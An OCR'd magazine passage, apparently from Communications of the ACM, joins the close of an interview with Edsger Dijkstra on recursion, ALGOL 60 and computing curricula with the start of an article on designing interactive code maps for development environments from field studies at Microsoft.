Indeed. When young students have difficulty in understanding recursion, it is always due to the fact that they had learned programming in a programming language that did not permit it. If you are now trained in such an operational way of thinking, at a given moment your pattern of understanding becomes visualizing what happens during the execution of the algorithm.

The only way in which you can see the algorithm is as a FORTRAN program.

And what's the answer then for our future students to avoid the same trap?

Teach them, as soon as possible, a decent programming language that exercises their power of abstraction. During 1968 in Garmisch I learned that in the ears of the Americans, a "mathematical engineer" [such as we educated in Eindhoven] was a contradiction in terms: the American mathematician is an impractical academic, whereas the American engineer is practical but hardly academically trained. You notice that all important words carry different, slightly different meanings. I was disappointed in America by the way in which it rejected ALGOL 60. I had not expected it. I consider it a tragedy because it is a symptom of how the United States is becoming more and more a-mathematical, as Morris Kline illustrates eloquently.[9] Precisely in the century which witnesses the emergence of computing equipment, it pays so much to have a well-trained mathematical mind.

In 1963 Peter Patton, in *Communications of the ACM*, wrote that European programmers are fiercely independent loners whereas Americans are team players. Or is it the other way?

At the Mathematical Centre, we used to cooperate on large projects and apply a division of labor; it was something of a shock when I went to the Department of Mathematics at Eindhoven where everybody worked all by himself. After we had completed the THE System, for instance, Nico Habermann wrote a thesis about the Banker's Algorithm, and about scheduling, sharing, and deadlock prevention. The department did not like that because it was not clear how much he had done by himself. They made so much protest that Cor Ligtmans, who should have written his Ph.D. thesis on another aspect of THE System, refused to do so.

Is the outcome of the curricula different in Europe and America?

I must be very careful with answering this because during my absence, the role of the university, the financing of the university, and the fraction of the population it is supposed to address have changed radically. That already started in the 1970s. So whatever I say about the [European] university is probably idealized by memory. Yes. But a major difference was that the fence around the university campus was higher. To give you an example, when we started to design a computing science curriculum in the 1960s, one of the firm rules was that no industrial product would be the subject of an academic course. It's lovely. This immediately rules out all Java courses, and at the time it ruled out all FORTRAN courses. We taught ALGOL 60, it was a much greater eye-opener than FORTRAN.

In many places, departments of computer science were founded before the shape of the intellectual discipline stood out clearly.

Is there a relationship between the curriculum and the nature of funding of universities?

Yes. It has the greatest influence on the funding of research projects. Quite regularly I see firm XYZ proposing to give student fellowships or something and then, somewhere in the small print, that preference will be given to students who are supervised by professors who already have professional contact with the company.

Why do computer science departments often come out of electrical engineering in the U.S.—but not in Europe?

A major reason is timing. For financial reasons, Europe, damaged by World War II, was later. So the American computing industry emerged earlier. The computing industry asked for graduates, which increased the pressure on the universities to supply them, even if the university did not quite know how. In many places, departments of computer science were founded before the shape of the intellectual discipline stood out clearly.

You also find it reflected in the names of scientific societies, such as the Association for Computing *Machinery*. It's the British *Computer* Society and it was the Dutch who had Het Nederlands Reken*machine* Genootschap; without knowing Dutch, you can hear the word "machine" in that name. And you got the departments of Comput*er* Science. Rather than the department of computing science or the department of computation. Europe was later, it coined the term Informatics. Tony Hoare was a Professor of Computation.

"Information" came a bit later on?

It was the French that pushed informatique. Today the English prefer Information Technology, IT, and Information Systems, IS. I think the timing has forced the American departments to start too early. And they still suffer from it. Here, at the University of Texas, you can still observe it is the Department of Computer Scienc*es*. If you start to think about it, you can only laugh, but that time there were at least as many computer sciences as there were professors. C

References

1. Dijkstra, E.W. A constructive approach to the problem of program correctness. *BIT 8*, 3 (1968), 174–186.
2. Dijkstra, E.W. A note on two problems in connection with graphs. *Numerische Mathematik 1* (1959), 269–271.
3. Dijkstra, E.W. Communication with an automatic computer. Ph.D. dissertation, University of Amsterdam, 1959.
4. Dijkstra, E.W. Go To statement considered harmful, *Commun. ACM 11*, 3 (Mar. 1968), 147–148.
5. Dijkstra, E.W. Hierarchical ordering of sequential processes. *Acta Informatica 1* (1971), 115–138.
6. Dijkstra, E.W. Notes on structured programming. In O.-J. Dahl, E.W. Dijkstra, and C.A.R. Hoare, Eds., *Structured Programming*. Academic Press, London, 1972, 1–82.
7. Dijkstra, E.W. Over de IBM 360, EWD 255, n.d., circulated privately; http://www.cs.utexas.edu/ users/EWD/ewd02xx/EWD255.PDF
8. Dijkstra, E.W. Recursive programming. *Numerische Mathematik 2* (1960), 312–318.
9. Kline, M. *Mathematics in Western Culture*. Penguin Books Ltd., Harmondsmorth, Middlesex, England, 1972.
10. Menduno, M. Atlas shrugged: When it comes to online road maps, why you can't (always) get there from here. *Scientific American 283*, 11 (Nov. 2000), 20–22.
11. Randell, B. and Buxton, J.N., Eds., *Software Engineering Techniques: A Report on a Conference Sponsored by the NATO Science Committee* (Rome, Italy, Oct. 1969), NATO, 1970.

DOI:10.1145/1787234.1787250

Article development led by acmqueue
queue.acm.org

Could ubiquitous hand-drawn code map diagrams become a thing of the past?

BY ROBERT DELINE, GINA VENOLIA, AND KAEL ROWAN

Software Development with Code Maps

SOFTWARE DEVELOPERS REGULARLY draw diagrams of their systems. To get a sense of how diagramming fits into a developer's daily work, consider this fictitious, but representative story:

Jane is a developer who has been a member of her team so long that everyone calls her the team historian. Since the product just shipped a few weeks ago, Jane is finally getting around to some code cleanup she had planned for ages—namely, dropping a dependency on a library that is no longer supported. Jane uses her development environment to search for all the places where her product uses the unsupported library. She clicks through the results one by one and reads the code to understand how it uses the library. As she jumps around the code base, she sketches a class diagram on a notepad to capture the architectural dependencies she discovers.


Partway through this code-understanding task, there's a knock at the door. It's Joe, the newest member of the team. He is working on a bug and is confused about how one of the product's features is implemented. As the team historian, Jane is accustomed to this type of question. They start the conversation by looking at an architectural diagram tacked to the wall near Jane's computer. To get into specifics, Jane draws a version of the diagram on the whiteboard, sketching only the relevant parts of the architecture but in more detail than the printed diagram. As she talks Joe through a use case, she overlays the diagram with arrows to show how different parts of the system interact. From time to time, she brings up relevant code in her development environment to relate the diagram back to the code.

After several minutes, Joe feels confident he understands the design and heads back to his office. Jane goes back to her own work. Between exploring the search results and answering Joe's questions, Jane's development environment now has dozens of open documents. Jane tries to resume her task but cannot find where she left off in all the clutter. She closes all open documents, reissues her original search, finds her place in the search results, and carries on exploring the dependency on the unsupported library.

This story illustrates the wide range of diagramming practice. The diagrams range in quality from sketches to high-quality posters; in formality, from idiosyncratic scribbles to well-defined notations; in longevity, from the duration of a single task to an entire release cycle; and in audience, from solo use, to anchoring a conversation, to communicating with the whole team or user community.

Although the practice illustrated in the story is widespread and useful, there are a few downsides where software could make an improvement. First, the diagrams are typically not tied to the code. To go from architecture-level to code-level discussions requires switching tools—for example,

PHOTOGRAPH DETAIL OF FIGURE 1.


Root WorkItem
Items
Actions / Commands
Services (Family, Notifications, ...)
Workspaces
ShellComponentWS (1)
ItemListWS (1)
contained in Items
contained in Services
Engine
Fa
List Ma
Activity
Sticker M
List ListIte
creates.
inherits CAB Application
contained in services
?
Item
Facet
Menu Builder Service
(2+ Builders)
IPluggable
Base
(?)
Activity
UIL
ListItem
List
Family.ListManager.CreateList
injected LM Service
LMService.CreateList




Figure 1. Four diagrams of the Oahu system.

from the whiteboard to the development environment. This separation also causes poor task support. For example, Jane's code search and notepad diagram are not tied together in any way. The two can easily get out of sync and cannot be stored or retrieved together, as when Jane's diagram was available during task resumption but her search results were gone.

Second, there is no transition between team-level documentation and task- or conversation-specific diagrams. For example, Jane has to reproduce parts of the poster on the whiteboard in order to answer Joe's specific questions. Third, there is a lost opportunity to help deal with the disorientation Jane feels when confronting all the open documents on resuming her task.

Getting lost in a large code base is altogether too easy. The code consists of many thousands of symbols, with few visual landmarks to guide the eye. As a developer navigates the code, she follows hyperlinks, such as jumping from a method caller to a callee, with no visual transition to show where the jump landed. The more she navigates, the greater the pileup of document tabs. These navigation steps are not just for editing the code. Software developers also have a frequent need for information during their programming tasks.[7,8] To try to find answers, they browse around the code and other documents, which adds both relevant and irrelevant documents to the environment's working set. With so much discontinuous navigation, a developer can easily become disoriented.

Better support for code diagrams in the development environment could support code understanding and communication, and could serve as a "map" to help keep developers oriented. The software visualization community has previously explored different types of maps, such as zoomable box-and-line diagrams[9] and cityscapes,[10] for tasks such as program understanding and analyzing

Table 1. Information needs that are related to diagramming behavior.

1. What code could have caused this behavior?	1. What is the purpose of this code?
2. What is statically related to this code?	2. What is the program supposed to do?
3. What code caused this program state?	3. Why was this code implemented this way?
	4. What are the implications of this change?

project data. These maps are typically designed to supplement a standard development environment. Our goal is to integrate maps into the development environment such that developers can carry out most tasks within the map.

To address these issues, using a user-centered approach we are designing an interactive code map for development environments. In preparation for our initial design we conducted a series of field studies at Microsoft Corporation. We interviewed developers to find how and why they draw diagrams of their code, and we collected many example diagrams along the way.[3] We also directly observed developers at work to watch their information-seeking behavior and to catalog their information needs.[7] Finally, we did a participatory design of a paper-based code map to allow a development team to design its content and appearance and to witness how it supported their conversations.[1] Using insights from these three studies, we are actively prototyping Code Canvas, a Microsoft Visual Studio plug-in that replaces the tabbed documents with a zoomable code map.[5]

Better support for code diagrams in the development environment could support code understanding and communication, and could serve as a "map" to help keep developers oriented.

How and Why Developers Diagram

To better understand how professional software developers use visual representations of their code, we interviewed nine developers at Microsoft to identify common scenarios, and then surveyed more than 400 developers to understand the scenarios more deeply.[3] The three most frequently mentioned scenarios were:

- *Understanding existing code.* Examining source code and its behavior to develop an understanding of it.
- *Designing/refactoring.* Planning how to implement new functionality, fix a bug, or make the program structure better match its functionality.
- *Ad hoc meetings.* Asking a coworker to explain existing code, vet a decision, or help work through a problem.

Developers rated these three among the most important to their job functions. More than half of survey respondents indicated that diagrams were important in these scenarios. Most ad hoc meetings were small, involving two or at most five people. While typically done solo, understanding existing code and designing/refactoring often involved pairs or small groups.

In a separate study we sought to understand developers' information needs while carrying out their development tasks.[7] We observed 17 developers at Microsoft for approximately 90 minutes each, manually recorded their activity minute by minute, and coded these logs into 334 instances of information-seeking behavior. From this data, we identified 21 general information needs, clustered into seven work categories. Consistent with the previous study, we found many of their information needs fell into the categories of *understanding execution behavior* and *reasoning about design*, see Table 1.

In our observations, ad hoc communication with coworkers was a common way of addressing a variety of information needs. Table 2 shows the information needs that were most frequently addressed by talking with coworkers. This reliance on conversations with coworkers corresponds with the *ad hoc meeting* scenario from the diagramming study.

From these two studies we know that developers have frequent, specific information needs when trying to understand existing code and planning code changes, and they often use diagrams when looking for answers. This suggests the plausible utility of a code map that answers these needs either directly or through interaction. We also know that developers often turn to coworkers to find the answers they need, and they create diagrams to

Table 2. Top information needs for which software developers turned to their coworkers.

1.	What have my coworkers been doing?
2.	What are the implications of this change?
3.	Is this problem worth fixing?
4.	What is the program supposed to do?
5.	In what situations does this failure occur?
6.	How have resources I depend on changed?
7.	What code could have caused this behavior?

supplement their conversations. This suggests that the code map should be shared among teammates so they have a common spatial frame of reference.

Designing a Code Map

The question remains, what should the code map look like? We collected many examples of developers' visual representations of their code and identified the visual conventions they used.[3] These ranged from sketches on whiteboards to diagrams carefully made using a drawing tool. We also looked at the visual conventions used by developers when representing code.[2] Box-and-arrow diagrams were by far the most common representation, where each box represented some kind of software entity and each arrow indicated a relationship between two entities. Boxes were typically labeled, but arrows almost never were.

Some of these diagrams made casual use of visual notations, such as UML (Unified Modeling Language), but this was uncommon. Adjacency was sometimes used to indicate a relationship between two entities. Generally, boxes were arranged so that relationships flowed in a more-or-less orderly direction, top to bottom or left to right. High-level groupings were indicated by surrounding boxes or curves, or by dividing lines. These visual conventions suggest a starting point for the design of a code map.

Armed with this general knowledge, we worked closely with a software development team called Oahu (a pseudonym) to develop a paper prototype of a code map.[2] The Oahu team consisted of a few dozen people working on an incubation project of around 75,000 lines of C#. We first had each developer separately sketch the Oahu project on a large piece of paper. Four of these sketches are shown in Figure 1. Next we synthesized into a master drawing the common features and interesting exceptions that appeared in the sketches. For several weeks we repeated a daily cycle where we printed this drawing, hung it in the developers' offices, interviewed the team members for changes and reports of how they used it, and then revised the drawing based on their feedback. At their request, we incorporated types and method signatures reverse-engineered from their code, using a tool we developed for the purpose.

Through this process we arrived at a design (Figure 2) that represented the code in a way that was meaningful to the team. The final design was basically an architectural layer diagram sprinkled with types (white boxes) containing method signatures. It closely followed the visual conventions we found in the earlier study. It also included some features that are not typical in architectural diagrams, such as representations of planned, but nonexistent code (for example, the empty white box beneath the mobile phones), colorized identifier fragments to aid visual searching (which we call *concept keyword colorization*), and the vertical banding representing concepts that cut across architectural layers.

From these studies we learned that it is possible to design a code map from a simple set of visual conven-




Figure 2. The Oahu code map designed through team participation, with a callout showing the map at full resolution. The dashed rectangle is the map region shown in Figure 3.

